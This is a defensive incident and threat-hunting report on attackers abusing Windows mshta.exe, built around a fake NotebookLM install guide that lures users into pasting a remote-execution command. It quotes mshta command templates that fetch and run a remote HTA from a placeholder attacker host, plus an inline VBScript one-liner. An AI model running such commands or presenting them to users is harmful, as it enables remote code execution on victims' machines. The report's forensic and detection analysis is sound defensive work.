Key findings
- mshta.exe is a legitimate, built-in Windows tool for running HTA (HTML Application) files; because it is powerful, present by default, and HTA runs with high system privileges, attackers abuse it as a LOLBin loader.
- Typical case: attackers used Google Ads to push a phishing site impersonating NotebookLM to the top of search results, using a fake install guide to lure users into pressing Win+R and pasting an mshta remote-execution command (copy-paste social engineering), bypassing the wariness users have around downloading malicious files.
- Key evasion: the attack chain deliberately reshapes the process chain through a scheduled task (mshta → creates task → Task Scheduler → powershell) to avoid the common mshta→powershell parent-child process detection.
- mshta supports three execution modes — local file, remote URL, and inline script; remote and inline execution leave almost no trace on disk, raising the difficulty of detection and forensics.
- Even in fileless-like scenarios, the activity can be reconstructed from artifacts such as RunMRU (Win+R history), PowerShell history (ConsoleHost_history.txt), and Prefetch (MSHTA.EXE-*.pf, which is created even for remote execution).
Introduction
The team recently investigated several security incidents involving attackers using phishing to lure users into pasting and running commands that directly operate the native Windows tool mshta.exe, often without the user understanding the risk. In one representative case, the user was guided to press Windows + R to open the Run dialog and paste a command that remotely executes an .hta file. This lets the attacker launch an HTA program on the target host, which can then call system commands or download and execute further malware — without a traditional executable (EXE), and in some scenarios without leaving a clear file on disk, making it harder for traditional antivirus to detect. This highlights the abuse potential of mshta.exe as a LOLBin (Living-off-the-Land Binary): even a built-in, legitimate tool can become a key link in an attack chain.
This report is intended only for defensive research, incident response, threat hunting, and educational purposes. The techniques and commands referenced may be dangerous; test them only in isolated, restorable environments not connected to a production network. Third-party platform and product names are used only for technical description.
Introducing mshta
mshta.exe is a legitimate, built-in Windows tool for running HTA (HTML Application) files. HTA is an application format built on HTML that combines web technologies (HTML, CSS) with a scripting language (VBScript or JScript); unlike a page rendered by a browser, an HTA runs with higher system privileges and can interact directly with the operating system. Because it is powerful and present by default, it has gradually been abused by attackers as a vehicle for executing malicious code.
HTA example
<html>
<head>
  <title>HTA Demo</title>
  <HTA:APPLICATION ID="app" APPLICATIONNAME="Calculator Demo"
      BORDER="thin" CAPTION="yes" SHOWINTASKBAR="yes"
      SINGLEINSTANCE="yes" WINDOWSTATE="normal" />
  <script language="VBScript">
  Sub Window_OnLoad()
      Set shell = CreateObject("WScript.Shell")
      shell.Run "calc.exe", 1, False   ' open Calculator
      Call ShowMsg()                    ' call the JS alert
  End Sub
  </script>
  <script language="JavaScript">
  function ShowMsg() { alert("loading..."); }
  </script>
</head>
<body>
  <div class="box"><h2>HTA Demo Page</h2></div>
</body>
</html>

When mshta.exe runs the HTA above, the system launches the HTA runtime and opens a standalone window; once loaded, Window_OnLoad() fires automatically, VBScript launches Calculator (calc.exe) via WScript.Shell, and JavaScript pops a “loading…” dialog. Beyond the static interface, the user also sees a popup and an external program being launched automatically.
mshta’s execution modes fall mainly into local and remote, plus inline script:
- Local execution:
mshta C:\test.hta— requires the file to be written to disk first (a clear artifact on disk), making the file itself easy for AV/EDR to scan and catch. - Remote execution:
mshta http://<IP|DOMAIN>:<PORT>/<FILE>.hta— IP/DOMAIN is the attacker’s C2; no file needs to land first, mshta parses and executes it directly, commonly used for first-stage payload delivery (loader), and pairs well with social engineering (Win+R, phishing email). - Inline script execution:
mshta vbscript:Execute("CreateObject(""WScript.Shell"").Run ""calc.exe""")— needs no file at all (closer to true fileless) and can be embedded directly in cmd or PowerShell.
Real-world case and attack chain
In real attacks, mshta.exe rarely appears alone — it typically serves as an initial loader or script-execution tool, paired with a phishing site or social engineering to achieve initial access.

Case: attackers bought Google Ads (sponsored search results) to place a phishing site impersonating NotebookLM at the top of search results.

After landing on the page, the user is shown an “Install on Windows” guide that walks them through pressing Windows + R to open the Run dialog and typing mshta hxxps://domain/notebooklm. This step essentially relies on the user running a built-in system tool (LOLBins) themselves, bypassing the wariness users normally have around downloading and running malicious files.
Attack chain: ① Initial access — the user reaches the phishing site via search/ad click (SEO poisoning / malvertising); ② user execution — the user manually pastes and runs the mshta command, remotely loading a malicious .hta; ③ script execution — mshta.exe downloads and executes the remote HTA (containing VBScript/JScript); ④ persistence — the HTA creates a Scheduled Task; ⑤ indirect execution — Task Scheduler triggers PowerShell, rather than mshta launching it directly.
Key evasion techniques:
- Reshaping the process chain via an intermediary mechanism — traditional detection commonly watches for
mshta.exe → powershell.exe, but the real chain ismshta.exe → (creates a task) → Task Scheduler → powershell.exe, avoiding the parent-child process linkage. - Using legitimate tools (LOLBins) —
mshta.exe,schtasks.exe/ Task Scheduler,powershell.exe. - Reinforced social engineering — lowering suspicion with a fake “install guide” and impersonating a trusted brand (NotebookLM).
Analysis focus and forensic artifacts
In forensics for mshta-related incidents, several system artifacts can be cross-referenced to reconstruct the full picture of the attack:
- File hash / local file path: for local execution (e.g.

C:\test.hta), the file hash, creation/modification times, and source path (Downloads, Temp, Desktop, etc.) can be recovered. - RunMRU (Win+R history):
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRUretains commands previously run via Win+R.

- PowerShell history:
%userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt.
- Prefetch (MSHTA.EXE-*.pf):
C:\Windows\Prefetch\— shows creation/modification/execution times, run count, loaded DLLs, and more.

Why does Prefetch get created? Prefetch is a Windows caching mechanism for improving startup performance; whenever mshta.exe runs, the system automatically records execution-related information. Notably, the system creates a corresponding Prefetch entry whether the HTA runs locally or from a remote URL, so even when remote execution leaves no clear file on disk, Prefetch can still confirm that mshta.exe was executed (though it cannot directly reconstruct the actual payload content).
Conclusion
As a LOLBin, mshta.exe combines a phishing site with social engineering to get the user to actively run a malicious command, successfully bypassing file-based defenses. It typically acts as an initial loader, loading and executing an HTA remotely, then establishing persistence via a scheduled task, which indirectly triggers PowerShell through the task-scheduling service — avoiding the common mshta → powershell parent-child detection. Because it supports remote loading and inline scripts, some scenarios complete the attack without a clear file on disk, raising the difficulty of forensics and detection; even so, in fileless-like scenarios the activity can still be analyzed through artifacts such as RunMRU, PowerShell history, and Prefetch.
The risk of mshta.exe does not come from the tool itself, but from its combination of “legitimate tool + high privilege + scriptable.” Defenses should therefore avoid relying on a single indicator (such as process name or parent-child relationship alone), and instead combine behavioral analysis, user-action context, and correlation across multiple events to effectively identify this class of attack.
Sample and references
- Original article (Medium, OIS, Traditional Chinese): 《深入解析 mshta.exe:Windows 原生工具在攻擊鏈中的濫用與實務分析》
- MITRE ATT&CK — T1218.005 Mshta
- MITRE ATT&CK — basis for the technique mapping
MITRE ATT&CK mapping
| Tactic | Technique | Procedure |
|---|---|---|
| Resource development | T1583.008 | Buys Google Ads to push a phishing site impersonating NotebookLM to the top of sponsored search results |
| Defense evasion | T1036.005 | Impersonates the trusted NotebookLM brand and uses a fake "install guide" to lower user suspicion |
| Execution | T1204.004 | Lures the user into pressing Win+R |
| Defense evasion | T1218.005 | Abuses the system proxy binary mshta.exe to execute a remote HTA |
| Execution | T1059.005 | The HTA calls WScript.Shell and other objects via VBScript/JScript to execute system commands |
| Persistence | T1053.005 | The HTA creates a Scheduled Task for persistence |
| Execution | T1059.001 | Task Scheduler indirectly triggers PowerShell for follow-on actions |